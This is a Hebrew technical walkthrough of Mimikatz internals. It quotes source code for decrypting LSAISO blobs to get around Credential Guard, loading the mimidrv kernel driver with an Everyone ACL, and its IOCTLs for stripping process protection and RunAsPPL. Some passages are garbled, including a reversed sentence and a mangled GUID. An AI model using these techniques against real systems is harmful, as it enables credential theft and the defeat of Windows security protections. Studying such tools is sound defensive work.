{
    BOOL status = FALSE;
    //PMINIDUMP_MEMORY_INFO_LIST maListeInfo = NULL;
    //PMINIDUMP_MEMORY_INFO mesInfos = NULL;
    //ULONG i;

    switch(Address->hMemory->type)
    {
    case KULL_M_MEMORY_TYPE_OWN:
        status = VirtualQuery(Address->address, MemoryInfo, sizeof(MEMORY_BASIC_INFORMATION)) == sizeof(MEMORY_BASIC_INFORMATION);
        break;
    case KULL_M_MEMORY_TYPE_PROCESS:
        status = VirtualQueryEx(Address->hMemory->pHandleProcess->hProcess, Address->address, MemoryInfo, sizeof(MEMORY_BASIC_INFORMATION)) == sizeof(MEMORY_BASIC_INFORMATION);
        break;
    //case KULL_M_MEMORY_TYPE_PROCESS_DMP:
    //  if(maListeInfo = (PMINIDUMP_MEMORY_INFO_LIST) kull_m_minidump_stream(Address->hMemory->pHandleProcessDmp->hMinidump, MemoryInfoListStream))
    //  {
    //      for(i = 0; (i < maListeInfo->NumberOfEntries) && !status; i++)
    //      {
    //          if(status = ((PBYTE) Address->address >= (PBYTE) mesInfos->BaseAddress) && ((PBYTE) Address->address <= (PBYTE) mesInfos->BaseAddress + (SIZE_T) mesInfos->RegionSize))
    //          {
    //              MemoryInfo->AllocationBase = (PVOID) mesInfos->AllocationBase;
    //              MemoryInfo->AllocationProtect = mesInfos->AllocationProtect;
    //              MemoryInfo->BaseAddress = (PVOID) mesInfos->BaseAddress;
    //              MemoryInfo->Protect = mesInfos->Protect;
    //              MemoryInfo->RegionSize = (SIZE_T) mesInfos->RegionSize;
    //              MemoryInfo->State = mesInfos->State;
    //              MemoryInfo->Type = mesInfos->Type;
    //          }
    //      }
    //  }
    //  break;
    default:
        break;
    }

    return status;
}
```

מתבצע שימוש בפונקציה VirtualProtect על מנת לשנות את סוג הגנת הזיכרון ל-PAGE_READWRITE או ל-PAGE_EXECUTE_READWRITE (כתלות בדגלים הקיימים כבר בזיכרון הקיים - תכל'ס מבצעים AND ל-0x0f ובודקים את התשובה). לבסוף, נעתיק אל הזיכרון בעזרת WriteProcessMemory/ RtlCopyMemory (כתלות בסיטואציית הקריאה).

הפונקציה שלישית והאחרונה שנציג בפרק היא kuhl_m_sekurlsa_genericLsaIsoOutput כחלק מקובץ kuhl_m_sekurlsa.c אשר מנסה לקרוא מתוך **LSAISO** ומתבססת על מפתחות שנטענים מראש (ובכך לעקוף את מנגנון Credential Guard).

הפונקציה תיראה כך:

```
BOOL kuhl_m_sekurlsa_genericLsaIsoOutput(PLSAISO_DATA_BLOB blob, LPBYTE *output, DWORD *cbOutput)
{
	BOOL status = TRUE;
	kprintf(L"\n\t   * LSA Isolated Data: %.*S", blob->typeSize, blob->data);
	kprintf(L"\n\t     KdfContext: "); kull_m_string_wprintf_hex(blob->KdfContext, sizeof(blob->KdfContext), 0);
	kprintf(L"\n\t     Tag       : "); kull_m_string_wprintf_hex(blob->Tag, sizeof(blob->Tag), 0);
	kprintf(L"\n\t     AuthData  : "); kull_m_string_wprintf_hex(&blob->unk5, FIELD_OFFSET(LSAISO_DATA_BLOB, data) - FIELD_OFFSET(LSAISO_DATA_BLOB, unk5) + blob->typeSize, 0);
	kprintf(L"\n\t     Encrypted : "); kull_m_string_wprintf_hex(blob->data + blob->typeSize, blob->szEncrypted, 0);
	if(blob->szEncrypted && output && cbOutput)
		status = kuhl_m_sekurlsa_sk_tryDecode(blob, output, cbOutput);
	return status;
}
```

כאשר נקבל כפרמטר אובייקט של lbyte ו-dword עבור ה-output מהפונקציה ונקבל גם אובייקט PLSAISO_DATA_BLOB אותו אנו צריכים לפענח:

```
typedef struct _LSAISO_DATA_BLOB {
    DWORD structSize;
    DWORD unk0;
    DWORD typeSize; //LSA Isolated Data
    DWORD unk1;
    DWORD unk2;
    DWORD unk3;
    DWORD unk4;
    BYTE KdfContext[32]; // KdfContext
    BYTE Tag[16]; // Tag
    DWORD unk5; // AuthData start
    DWORD unk6;
    DWORD unk7;
    DWORD unk8;
    DWORD unk9;
    DWORD szEncrypted; // AuthData ends + type
    BYTE data[ANYSIZE_ARRAY]; // Type then Encrypted
} LSAISO_DATA_BLOB, *PLSAISO_DATA_BLOB;
```

במידה וכל הפרמטרים קיימים, נפנה אל הפונקציה kuhl_m_sekurlsa_sk_tryDecode:

```
BOOL kuhl_m_sekurlsa_sk_tryDecode(PLSAISO_DATA_BLOB blob, PBYTE *output, DWORD *cbOutput)
{
    NTSTATUS ntStatus;
    PKEYLIST_ENTRY entry;
    if(!isgIumMkPerBoot)
    {
        if(gCandidateKeys.Flink != &gCandidateKeys)
        {
            if(*output = (PBYTE) LocalAlloc(LPTR, blob->szEncrypted))
            {
                *cbOutput = blob->szEncrypted;
                for(entry = (PKEYLIST_ENTRY) gCandidateKeys.Flink; entry != (PKEYLIST_ENTRY) &gCandidateKeys; entry = (PKEYLIST_ENTRY) entry->navigator.Flink)
                {
                    ntStatus = kuhl_m_sekurlsa_sk_tryDecodeKey(entry->key, sizeof(entry->key), blob, *output);
                    if(NT_SUCCESS(ntStatus))
                    {
                        RtlCopyMemory(gIumMkPerBoot, entry->key, min(sizeof(gIumMkPerBoot), sizeof(entry->key)));
                        isgIumMkPerBoot = TRUE;
                        kuhl_m_sekurlsa_sk_candidatekeys_delete();
                        break;
                    }
                }

                if(!isgIumMkPerBoot)
                {
                    *output = (PBYTE) LocalFree(*output);
                    *cbOutput = 0;
                }
                else
                {
                    kprintf(L"\n[Found IumMkPerBoot: ");
                    kull_m_string_wprintf_hex(gIumMkPerBoot, 32, 0);
                    kprintf(L"]");
                }
            }
        }
    }
    else if(isgIumMkPerBoot)
    {
        if(*output = (PBYTE) LocalAlloc(LPTR, blob->szEncrypted))
        {
            *cbOutput = blob->szEncrypted;
            ntStatus = kuhl_m_sekurlsa_sk_tryDecodeKey(gIumMkPerBoot, sizeof(gIumMkPerBoot), blob, *output);
            if(!NT_SUCCESS(ntStatus))
            {
                kprintf(L"\n");
                PRINT_ERROR(L"SkpEncryptionWorker(decrypt): 0x%08x -- invalidating the key\n", ntStatus);
                isgIumMkPerBoot = FALSE;
                *output = (PBYTE) LocalFree(*output);
                *cbOutput = 0;
            }
        }
    }
    return isgIumMkPerBoot;
}
```

אשר במהלכה במידה ולא הוכנס bootkey (=system key, הסברנו על תפקידו בפרקים קודמים) ע"י המשתמש וגם קיים ב-cache מפעולות קודמות של mimikatz מפתחות אופציונליים ל-bootkey (אשר ניתן להשיג אותם במידה ונשתמש ב-minidump ונמצא בו SecureKernel stream). עבור כל מפתח אופציונלי, נשלח אותו ל-SkpEncryptionWorker במטרה לייצר מפתח סימטרי לתקשורת:

```
NTSTATUS SkpEncryptionWorker(PBYTE BootKey, DWORD cbBootKey, UCHAR *pbInput, ULONG cbInput, UCHAR *pbAuthData, ULONG cbAuthData, UCHAR *pKdfContext, ULONG cbKdfContext, UCHAR *pbTag, ULONG cbTag, UCHAR *pbOutput, ULONG cbOutput, BOOL Encrypt)
{
	NTSTATUS status;
	BCRYPT_ALG_HANDLE hAlgAESGCM, hAlgSP800108;
	BCRYPT_KEY_HANDLE hKeyAESGCM, hKeySP800108;
	ULONG ObjectLengthAesGcm, ObjectLengthSP800108, cbResult;
	UCHAR *pbKeyObjectAES, *pbKeyObjectSP800108, DerivedKey[32], pbIV[12] = {0};
	BCRYPT_AUTHENTICATED_CIPHER_MODE_INFO info;
	PBCRYPT_ENCRYPT cryptFunc = Encrypt ? BCryptEncrypt : BCryptDecrypt;

	__try
	{
	status = SkpInitSymmetricEncryption(BootKey, cbBootKey, &hAlgAESGCM, &ObjectLengthAesGcm, &hAlgSP800108, &ObjectLengthSP800108, &hKeySP800108, &pbKeyObjectSP800108);
	if(NT_SUCCESS(status))
	{
		status = SkpDeriveSymmetricKey(hKeySP800108, IUMDATAPROTECT, sizeof(IUMDATAPROTECT), pKdfContext, cbKdfContext, DerivedKey, sizeof(DerivedKey));
		if(NT_SUCCESS(status))
		{
			if(pbKeyObjectAES = (PUCHAR) LocalAlloc(LPTR, ObjectLengthAesGcm))
			{
				status = BCryptGenerateSymmetricKey(hAlgAESGCM, &hKeyAESGCM, pbKeyObjectAES, ObjectLengthAesGcm, DerivedKey, sizeof(DerivedKey), 0);
				if(NT_SUCCESS(status))
				{
					BCRYPT_INIT_AUTH_MODE_INFO(info);
					info.pbNonce = pbIV;
					info.cbNonce = sizeof(pbIV);
					info.pbAuthData = pbAuthData;
					info.cbAuthData = cbAuthData;
					info.pbTag = pbTag;
					info.cbTag = cbTag;
					status = cryptFunc(hKeyAESGCM, pbInput, cbInput, &info, pbIV, sizeof(pbIV), pbOutput, cbOutput, &cbResult, 0);
					BCryptDestroyKey(hKeyAESGCM);
				}
				else PRINT_ERROR(L"BCryptGenerateSymmetricKey: 0x%08x\n", status);
				LocalFree(pbKeyObjectAES);
			}
		}
		else PRINT_ERROR(L"SkpDeriveSymmetricKey: 0x%08x\n", status);
		BCryptDestroyKey(hKeySP800108);
		LocalFree(pbKeyObjectSP800108);
		BCryptCloseAlgorithmProvider(hAlgSP800108, 0);
		BCryptCloseAlgorithmProvider(hAlgAESGCM, 0);
	}
	else PRINT_ERROR(L"SkpInitSymmetricEncryption: 0x%08x\n", status);
	}
	__except(GetExceptionCode() == ERROR_DLL_NOT_FOUND)
	{
		PRINT_ERROR(L"Skp Crypto without CNG?\n");
	}
	return status;
}
```

לאור העובדה שאיננו רוצים (ותכלס גם לא הכי יכולים) להיכנס לקרביים של הקריפטוגרפיה כאן, נציין ב-high level שהפונקציה יוצרת מפתח שנקרא לו hKeySP800108 (מדובר כאן ב-handle אל האובייקט) אשר מתבססת על המועמד ל-bootkey. בהמשך, נגזור מאותו hkeySP800108 אלמותי מפתח נוסף שנקרא לו DerivedKey בעזרת הפונקציה BCryptKeyDerivation.

לבסוף, נשתמש שוב ב-BCryptGenerateSymmetricKey על מנת ליצור מפתח hKeyAESGCM מתוך מפתח הגזירה. לבסוף, נריץ את הפונקציה BCryptDecrypt. בשביל לנסות לפענח blob->data באובייקט של **LSAISO**. ת'אמת אנחנו לא יודעים אם זה עובד אבל אם כן זו בהחלט בשורה.

Mimidrv.sys - מהיום אני דרייבר

Mimikatz מספקת את היכולת למנף פונקציות במרחב ה-kernel mode באמצעות דרייבר שמגיע עם הכלי. Mimidrv הוא דרייבר חתום באמצעות Windows Driver Model (WDM) המאפשר למפתחים לרשום דרייברים עם תאימות לכל מערכות הפעלה של Windows ולאפשר התממשקות לקרנל. בצורה הזו, Mimidrv מאפשר ל-mimikatz גישה ל-ring 0 לביצוע פעולות מבוססות קרנל כמו שינוי של תהליכים רצים, גישה אל דרייברים אחרים וכד'.

ברמת המשתמש הפשוט, כל שנדרש על מנת לטעון את mimidrv לזיכרון הוא להריץ את הפקודה "**!+**":

```
mimikatz # !+
[*] 'mimidrv' service not present
[+] 'mimidrv' service successfully registered
[+] 'mimidrv' service ACL to everyone
[+] 'mimidrv' service started
```

על מנת שפקודה זו תתקבל ותרוץ אנו נדרשים להרשאה SeLoadDriverPrivilege המאפשרת לטעון דרייברים (היות ואנחנו כבר בוגרים פרק privileges אנחנו יודעים כיצד ניתן להפעיל את ההרשאה הזו). בקובץ kull_m_service.c תחת פונקציה kull_m_service_install אנחנו יכולים לראות בדיוק כיצד זה קורה. Mimikatz בודק אם הדרייבר קיים ותיקייה הנוכחית, במידה וכן הוא יוצר את השירות באמצעות ממשק ה-Service Contorl Manager (SCM). ליתר דיוק, הוא עושה שימוש ב-advapi32!ServiceCreate על מנת ליצור שירות:


```
if(hS = CreateService(hSC, serviceName, displayName, READ_CONTROL | WRITE_DAC | SERVICE_START, serviceType, startType, SERVICE_ERROR_NORMAL, binPath, NULL, NULL, NULL, NULL, NULL))
{
	kprintf(L"[+] \'%s\' service successfully registered\n", serviceName);
	if(status = kull_m_service_addWorldToSD(hS))
		kprintf(L"[+] \'%s\' service ACL to everyone\n", serviceName);
	else PRINT_ERROR_AUTO(L"kull_m_service_addWorldToSD");
}
```

כאשר אפשר להסביר את הדגלים שמעוברים לפונצקיית CreateService בצורה הבאה:


```
CreateService(
   hSC, //Handle to the SCM database provided by OpenSCManager
   'mimidrv', //Service name
   'mimikatz driver (mimidrv)', //Service display name
   READ_CONTROL | WRITE_DAC | SERVICE_START,  //Desired access
   SERVICE_KERNEL_DRIVER,  //Kernel driver service type
   SERVICE_AUTO_START, //Start the service automatically on boot
   SERVICE_ERROR_NORMAL, //event Log driver errors occur during startup
   'C:\\path\\to\\mimidrv.sys', //Absolute path of the driver on disk
   NULL,  //Load order group (unused)
   NULL,  //Not used because the previous argument is NULL
   NULL,  //No dependencies for the driver
   NULL,  //Use NT AUTHORITY\SYSTEM to start the service
   NULL   //Unused because we are using the SYSTEM account
);
```

במידה והשירות הושלם בהצלחה, נקבל שירות שקבוצת Everyone בעלת הרשאות עליו עם הלוגיקה של הדרייבר, דבר אשר מאפשר לכל משתמש (אפילו חלש) לעבוד מול השירות. כעת, הדרייבר ירוץ. נזכור

שמדובר כאן בדרייבר שרץ בקרנל ועל כן משתמש לא יכול לדבר איתו ישירות אלא עם device object שהוא יוצר. לשם כך, התהליך של Mimikatz ישתמש ב-IoCreateDevice על מנת ליצור device בשםmimidrv:



הוא ירשם כך שאם נשלח בקשת DeviceIoControl תקרא הפונקציהMimiDispatchDeviceControl בקובץ mimidrv.c שתטפל בבקשה. כמו כן, mimikatz ישתמש בnt!IoCreateSymbolicLink- על מנת ליצור symbolic linkשיתממשק עם ה-object device. נוכל לראות זאת באמצעות WinObj:



כמובן שהדרייבר יכיל גם פונקצית unload שמוחקת את ה-symbolic link שיצרנו כאן:

לבסוף, על מנת שנוכל להשתמש במודלים פנימיים של Aux_klib המאפשרים אינטרקציות עם זיכרון הקרנל, נאתחל את הסיפריה עם AuxKlibInitialize.

נקודה שחשוב להכיר בכל הקשור לעבודה עם דרייברים היא אופן שליחת הבקשות (פקודות) מסביבת Usermode אלהם. בשביל כך, נעשה שימוש ב-**I/O request packets** (IRPs) שנשלחות לדרייבר באמצעות IoCallDriver.

ואכן לאחר האיתחול של mimidrv, הדרייבר פתוח ומחכה לבקשות. כשאלה מגיעות הוא מטפל בהן בצורה שקופה בעזרת IRPs שמכילים I/O control codes (IOCTLs) שממופים לשמות פונקציות. אנקדומה מעניינת היא שלפי הקונביציה ה-IOCTLS אמורים להתחיל מ-0x800 אבל במימיקץ החליטו ללכת נגד המלצת מייקרוסופט ומתחילים מ-0x00. בכל מקרה, למימיקץ קיימים 23 ioct-ים.

על מנת להתממשק עם הדרייבר, נשלח מה-user mode הודעות IRP בעזרת ה-symbolic link שיצרנו. הטיפול קורה בפונקציית kuhl_m_kernel_do בקובץ kuhl_m_kernel שקוראית ל-nt!CreateFile על מנת להשיג handle ל-device object ו-kernel32!DeviceIoControl על מנת לשלוח את ה-IRP:

```
NTSTATUS kuhl_m_kernel_do(wchar_t * input)
{
	NTSTATUS status = STATUS_SUCCESS;
	int argc;
	wchar_t ** argv = CommandLineToArgvW(input, &argc);
	unsigned short indexCommand;
	BOOL commandFound = FALSE;

	if(argv && (argc > 0))
	{
		for(indexCommand = 0; !commandFound && (indexCommand < ARRAYSIZE(kuhl_k_c_kernel)); indexCommand++)
		{
			if(commandFound = _wcsicmp(argv[0], kuhl_k_c_kernel[indexCommand].command) == 0)
			{
				if(kuhl_k_c_kernel[indexCommand].pCommand)
					status = kuhl_k_c_kernel[indexCommand].pCommand(argc - 1, argv + 1);
				else
					kull_m_kernel_mimidrv_simple_output(kuhl_k_c_kernel[indexCommand].ioctlCode, NULL, 0);
			}
		}
		if(!commandFound)
			kull_m_kernel_mimidrv_simple_output(IOCTL_MIMIDRV_RAW, input, (DWORD) (wcslen(input) + 1) * sizeof(wchar_t));
	}
	return status;
}
```


סה"כ ישנם 23 IOCTL-ים, אבל ישנם רק 19 מיוחצנים היות ו-4 מתוכם אינם ממופים לפקודות, אלא מתממשקים עם ה-Virtual Memory:

	Function	IOCTL	Command	Description
2	kuhl_m_kernel_add_mimidrv	N/A	+	Install and/or start mimikatz driver (mimidrv)
3	kuhl_m_kernel_remove_mimidrv	N/A	-	Remove mimikatz driver (mimidrv)
4	N/A	IOCTL_MIMIDRV_PING	ping	Ping the driver
5	N/A	IOCTL_MIMIDRV_BSOD	bsod	BSOD !
6	N/A	IOCTL_MIMIDRV_PROCESS_LIST	process	List process
7	kuhl_m_kernel_processProtect	N/A	processProtect	Protect process
8	kuhl_m_kernel_processToken	N/A	processToken	Duplicate process token
9	kuhl_m_kernel_processPrivilege	N/A	processPrivilege	Set all privilege on process
10	N/A	IOCTL_MIMIDRV_MODULE_LIST	modules	List modules
11	N/A	IOCTL_MIMIDRV_SSDT_LIST	ssdt	List SSDT
12	N/A	IOCTL_MIMIDRV_NOTIFY_PROCESS_LIST	notifProcess	List process notify callbacks
13	N/A	IOCTL_MIMIDRV_NOTIFY_THREAD_LIST	notifThread	List thread notify callbacks
14	N/A	IOCTL_MIMIDRV_NOTIFY_IMAGE_LIST	notifImage	List image notify callbacks
15	N/A	IOCTL_MIMIDRV_NOTIFY_REG_LIST	notifReg	List registry notify callbacks
16	N/A	IOCTL_MIMIDRV_NOTIFY_OBJECT_LIST	notifObject	List object notify callbacks
17	N/A	IOCTL_MIMIDRV_FILTER_LIST	filters	List FS filters
18	N/A	IOCTL_MIMIDRV_MINIFILTER_LIST	minifilters	List minifilters
19	kuhl_m_kernel_sysenv_set	N/A	sysenvset	System Environment Variable Set
20	kuhl_m_kernel_sysenv_del	N/A	sysenvde	System Environment Variable Delete

נעבור על חלק מפונקציות המעניינות שראינו במהלך הסקירה:

נתחיל מהפונקציה הכי מגניבה\מוזרה שראינו - BSOD הלא זה Blue Screen Of Death המפורסם של Windows. מה הפקודה עושה? ובכן בדיוק מה שחשבתם!


BSOD קורא ל-KeBugCheck אשר מהווה רוטינה להורדת המערכת בצורה מבוקרת כאשר מתגלה אי עקביות בלתי ניתנת לשחזור שעלולה להשחית את המערכת אם תמשיך לפעול:



פקודה נוספת שאהבנו היא **Sysenvset** אשר קובע משתני סביבה, אך לא במובן הקלאסי כמו %path% אלא בעיקר את UEFI firmware store- ב-משנה משתנים הוא .secure boot במערכות עם Kernel_Lsa_Ppl_Config שמקושר ל-RunAsPPL ברגיסטרי. הכתיבה היא ל-GUID של 77-0359-fa9abd 4d32-bd60-28f4e78f784b המקושר ל-protected store ש-Windows משתמשת בה על מנת לאחסן ערכים שברצונה להגן עליהם משינוי של משתמשי אדמין ומשתמש רגיל (הדבר עוקף הגדרות PPL שקיימות על ברגיסטרי על תהליכים).

הפקודה **sysenvdel** לעומת זאת, מורידה הגדרות אבטחה כמו RunAsPPL ומאפשרת לגשת ל-LSASS לאחר ריסט.

process protect - לפני שנסביר את הפקודה ניתן הקדמה קצרה. תהליכים בקרנל מכילים מבנה נתונים הנקרא EPROCESS ונראים כך (כרשימה דו כיוונית):




כאשר PsActiveProcessHead תכיל את ראש הרשימה של התהליכים ו-blink, flink יכילו מצביעים אל התהליכים הקודמים והבאים.


Mimikatz משתמש ב-nt!PsLookupProcessByProcessId על מנת לקבל ID של התהליך שהעבירו לו כפרמטר ואז מתקדם אל התכונה המייצגת בתהליך את ה-signature protection. **כלומר את רמת החתימה הדרושה ל-DLL** על מנת שיהיה אפשר לטעון אותה לתהליך ורמת הסמך (trust level) של התהליך הנוכחי. הסברנו על הנושא לא מעט במאמר הקודם כשנגענו ב-PPL אבל בכללי, רמת המסך בנויה מ-2 ערכים - SignatureLevel ו-SectionSignatureLevel כאשר התכונה Protection בנויה אף היא מ-3 ערכים - type, audit ו-signer 